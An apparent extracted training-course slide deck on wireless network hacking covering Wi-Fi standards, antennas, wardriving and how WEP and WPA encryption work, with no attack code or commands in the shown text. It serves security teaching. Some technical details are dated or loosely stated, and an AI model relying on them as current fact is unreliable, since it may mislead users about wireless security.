

Hacking Wireless Networks

Module 15

Engineered by **Hackers**. Presented by Professionals.



Module Objectives

- Wireless Networks
- Types of Wireless Networks
- Wi-Fi Authentication Modes
- Types of Wireless Encryption
- WEP Encryption
- What is WPA/WPA2?
- Wireless Threats



- Wireless Hacking Methodology
- Wireless Hacking Tools
- Bluetooth Hacking
- How to Defend Against Bluetooth Hacking?
- How to Defend against Wireless Attacks?
- Wi-Fi Security Tools
- Wireless Penetration Testing Framework



Module Flow



Wireless Networks

- Wi-Fi is developed on **IEEE 802.11 standards**, and it is widely used in wireless communication. It provides **wireless access** to applications and data across a radio network.
- Wi-Fi sets up numerous ways to build up a connection between the **transmitter** and the **receiver** such as DSSS, FHSS, Infrared (IR) and OFDM.

Advantages

- Installation is fast and easy and eliminates wiring through walls and ceilings
- It is easier to provide connectivity in areas where it is difficult to lay cable
- Access to the network can be from anywhere within range of an access point
- Public places like airports, libraries, schools or even coffee shops offer you constant Internet connection using Wireless LAN

Disadvantages

- Security is a big issue and may not meet expectations
- As the number of computers on the network increases, the bandwidth suffers
- Wi-Fi standards changed which results in replacing wireless cards and/or access points
- Some electronic equipment can interfere with the Wi-Fi networks

Wi-Fi Hotspots at Public Places




You will find **free Wi-Fi access** available in coffee shops like bookstores, offices, airport terminals, schools, hotels, communities, and other public places

Wi-Fi Networks at Home


Wi-Fi networks at home allow you to be wherever you want with laptop, iPad, or handheld device, and not have to make holes for hide Ethernet cables




Types of **Wireless** Networks




Extension to a Wired Network



Multiple Access Points



LAN-to-LAN Wireless Network



3G Hotspot

Wireless Standards

802.11a	Bandwidth up to 54 Mbps and signals in a regulated frequency spectrum around 5 GHz
802.11b	Bandwidth up to 11 Mbps , and uses the unregulated radio signaling frequency (2.4 GHz)
802.11g	Bandwidth up to 54 Mbps , and it uses the 2.4 GHz frequency for greater range
802.11i	A standard for Wireless Local Area Networks (WLANs) that provides improved encryption for networks that use 802.11a, 802.11b and 802.11g standards
802.11n	Uses multiple input, multiple output (MIMO) technology to give Wi-Fi more speed (over 100Mbps) and range
802.16	A group of broadband wireless communications standards for Metropolitan Area Networks (MANs)
Bluetooth	Supports a very short range (~10 meters) and relatively low bandwidth (1-3 Mbps) designed for low-power network devices like handhelds

Service Set Identifier (SSID)

SSID is a token to **identify a 802.11 (Wi-Fi) network**; by default it is the part of the packet header sent over a wireless local area network (WLAN)

The SSID **remains secret** only on the closed networks with no activity, that is inconvenient to the legitimate users

It acts as a **single shared identifier** between the access points and clients

Security concerns arise when the default values are not changed, as these units can be compromised


SSID access points broadcasts the radio signals continuously received by the client machines if enabled

A non-secure access mode allows clients to connect to the access point using the configured SSID, a blank SSID, or an SSID configured as "any"


A key management problem is created for the network administrator, as SSID is a secret key instead of a public key

If the SSID of the network is changed, **reconfiguration of the SSID on every network** is required, as every user of the network configures the SSID into their system


Wi-Fi Authentication Modes



Wi-Fi Authentication Process Using a Centralized Authentication Server



Wi-Fi Authentication Process



Wireless Terminologies

GSM
Universal system used for mobile transportation for wireless network worldwide

Antenna-Directional
Used to broadcast and obtain radio waves from a single direction

Antenna-Omni-directional
Used to broadcast and obtain radio waves from all sides

WiFi Finder
Device used to find a Wi-Fi network

Association
The process of connecting a wireless device to an access point

Authentication
Process of identifying a device prior to allowing access to network resources

BSSID
The MAC address of an access point that has set up a Basic Service Set (BSS)

Wi-Fi Protected Access (WPA)
It is an advanced WLAN clients authenticating and data encryption protocol using TKIP, MIC, and AES encryption



Gigahertz
Frequency represent as billion of cycle per second

Hotspot
Places where wireless network is available for public use

Access Point
Used to connect wireless devices to a wireless network


ISM band
A range of radio frequencies that are assigned for use by unlicensed users

Bandwidth
Describes the amount of information that may be broadcasted over a connection

Wired Equivalent Privacy (WEP)
It is a WLAN clients authenticating and data encryption protocol

WarWalking

Attackers walk around with Wi-Fi enabled laptops to detect open wireless networks



WarChalking

A method used to draw symbols in public places to advertise open Wi-Fi networks



WarFlying

In this technique, attackers fly around with Wi-Fi enabled laptops to detect open wireless networks

Wi-Fi Chalking



WarDriving

Attackers drive around with Wi-Fi enabled laptops to detect open wireless networks

Wi-Fi Chalking Symbols



Free Wi-Fi



Wi-Fi with MAC filtering



Restricted Wi-Fi



Pay for Wi-Fi



Wi-Fi with WPA



Wi-Fi with multiple access controls



Wi-Fi with closed SSID




Wi-Fi Honeypot



Wi-Fi Hotspot Finder: jiwire.com



JiWire is a Wi-Fi hotspot location directory with more than 338,271 free and paid Wi-Fi hotspots in 144 countries.



<http://v4.jiwire.com>

Wi-Fi Hotspot Finder: WeFi.com

The screenshot shows a web browser window with the address bar containing <http://www.wefi.com/maps/>. The WeFi logo is prominently displayed at the top left, with the tagline "Free the World's Wi-Fi". To the right, a "Live counter" shows 71,811,840 Wi-Fi spots. Below the header, there is a search bar with the text "42 street, times square" and a "Search" button. The main content area features a map of Times Square in New York City, densely populated with blue Wi-Fi hotspot icons. The map includes street names, a scale bar, and navigation controls. At the bottom of the browser window, the URL <http://www.wefi.com> is visible.



Types of Wireless Antenna

Omnidirectional Antenna

Omnidirectional antennas provide a 360 degree horizontal radiation pattern
It is used in wireless base stations

Parabolic Grid Antenna

It is based on the principle of a satellite dish but it does not have a solid backing
They can pick up Wi-Fi signals ten miles or more



Yagi Antenna

Yagi is a unidirectional antenna commonly used in communications for a frequency band of 10 MHz to VHF and UHF

Dipole Antenna

Bidirectional antenna, used to support client connections rather than site-to-site applications

Parabolic Grid Antenna

Parabolic grid antennas enables attackers to get better signal quality resulting in more data to eavesdrop on, more bandwidth to abuse and higher power output that is essential in Layer 1 DoS and man-in-the-middle attacks

Grid parabolic antennas can pick up Wi-Fi signals from a distance of **ten miles**



SSID	Channel	Encryption	Authentication	Signal
Apple	2	None	Unknown	24%
My Wi-Fi	5	WEP	Unknown	40%
GSM	1	WEP	Unknown	64%
Wi-Fi Planet	6	None	Unknown	38%
Awslocal	8	None	Unknown	54%

Module Flow



Types of Wireless Encryption

WEP

It is an old and original wireless security standard which can be cracked easily



WPA

Uses a 48 bit IV, 32 bit CRC and TKIP encryption for wireless security

WPA2

WPA2 uses AES (128 bit) and CCMP for wireless data encryption

WPA2 Enterprise

It integrates EAP standards with WPA encryption



TKIP

A security protocol used in WPA as a replacement for WEP



AES

It is a symmetric-key encryption, used in WPA2 as a replacement of TKIP

EAP

Uses multiple authentication methods, such as token cards, Kerberos, certificates etc.

LEAP

It is a proprietary WLAN authentication protocol developed by Cisco

RADIUS

It is a centralized authentication and authorization management system

802.11i

It is an IEEE standard that specifies security mechanisms for 802.11 wireless networks



CCMP

CCMP utilizes 128-bit keys, with a 48-bit initialization vector (IV) for replay detection

WEP Encryption

What is WEP?

- Wired Equivalent Privacy (WEP) is an IEEE 802.11 wireless protocol which provides security algorithms for data confidentiality during wireless transmissions

- WEP uses **24-bit initialization vector (IV)** to form stream cipher RC4 for confidentiality, and the CRC-32 checksum for integrity of wireless transmission



WEP encryption can be easily cracked

64-bit WEP uses a 40-bit key

128-bit WEP uses a 104-bit key size

256-bit WEP uses 232-bit key size




WEP Flaws

It was developed without:

- Academic or public review
- Review from cryptologists

- It has significant vulnerabilities and design flaws

How WEP Works?



1. A 32-bit **Integrity Check Value (ICV)** is calculated for the frame data
2. The ICV is **appended to the end** of the frame data
3. A 24-bit **Initialization Vector (IV)** is generated and appended to the WEP encryption key
4. The combination of IV and the WEP key is used as the input to RC4 algorithm to generate a **key stream**
5. The key stream is bit-wise XORed with the combination of data and ICV to produce the **encrypted data**
6. The IV is added to the encrypted data and ICV to generate a **MAC frame**

What is WPA?

- Wi-Fi Protected Access (WPA) is a **data encryption method** for WLANs based on 802.11 standards
- It **improves** on the authentication and encryption features of WEP (Wired Equivalent Privacy)



TKIP (Temporal Key Integrity Protocol)

- TKIP utilizes the RC4 stream cipher encryption with **128-bit** keys and 64-bit keys for authentication
- TKIP mitigates the WEP key derivation vulnerability by not reusing the same **Initialization Vector**


128-bit Temporal Key

- Under TKIP, the client starts with a 128-bit "temporal key" (TK) that is then **combined with the client's MAC address** and with an IV to create a key that is used to encrypt data via the RC4
- It implements a sequence counter to protect against **replay attacks**

WPA Enhances WEP

- TKIP enhances WEP by adding a **rekeying mechanism** to provide fresh encryption and integrity keys
- Temporal keys are changed for every **10,000 packets**. This makes TKIP protected networks more resistant to cryptanalytic attacks involving key reuse

How WPA Works?




1. Temporal encryption key, transmit address, and TKIP sequence counter (TSC) is used as input to **RC4 algorithm** to generate a **Keystream**
2. MAC Service Data Unit (MSDU) and message integrity check (MIC) are combined using **Michael algorithm**
3. The combination of MSDU and MIC is fragmented to generate **MAC Protocol Data Unit (MPDU)**

4. A **32-bit Integrity Check Value (ICV)** is calculated for the MPDU
5. The combination of MPDU and ICV is bitwise **XORed with Keystream** to produce the encrypted data
6. The **IV** is added to the encrypted data to generate **MAC frame**

Temporal Keys

- In WPA and WPA2, the encryption keys (temporal keys) are derived during the **four-way handshake**
- Encryption keys are derived from the PMK that is derived during the **EAP authentication session**
- In the EAP success message, PMK is sent to the AP but is not directed to the Wi-Fi client as it has derived its own copy of the PMK



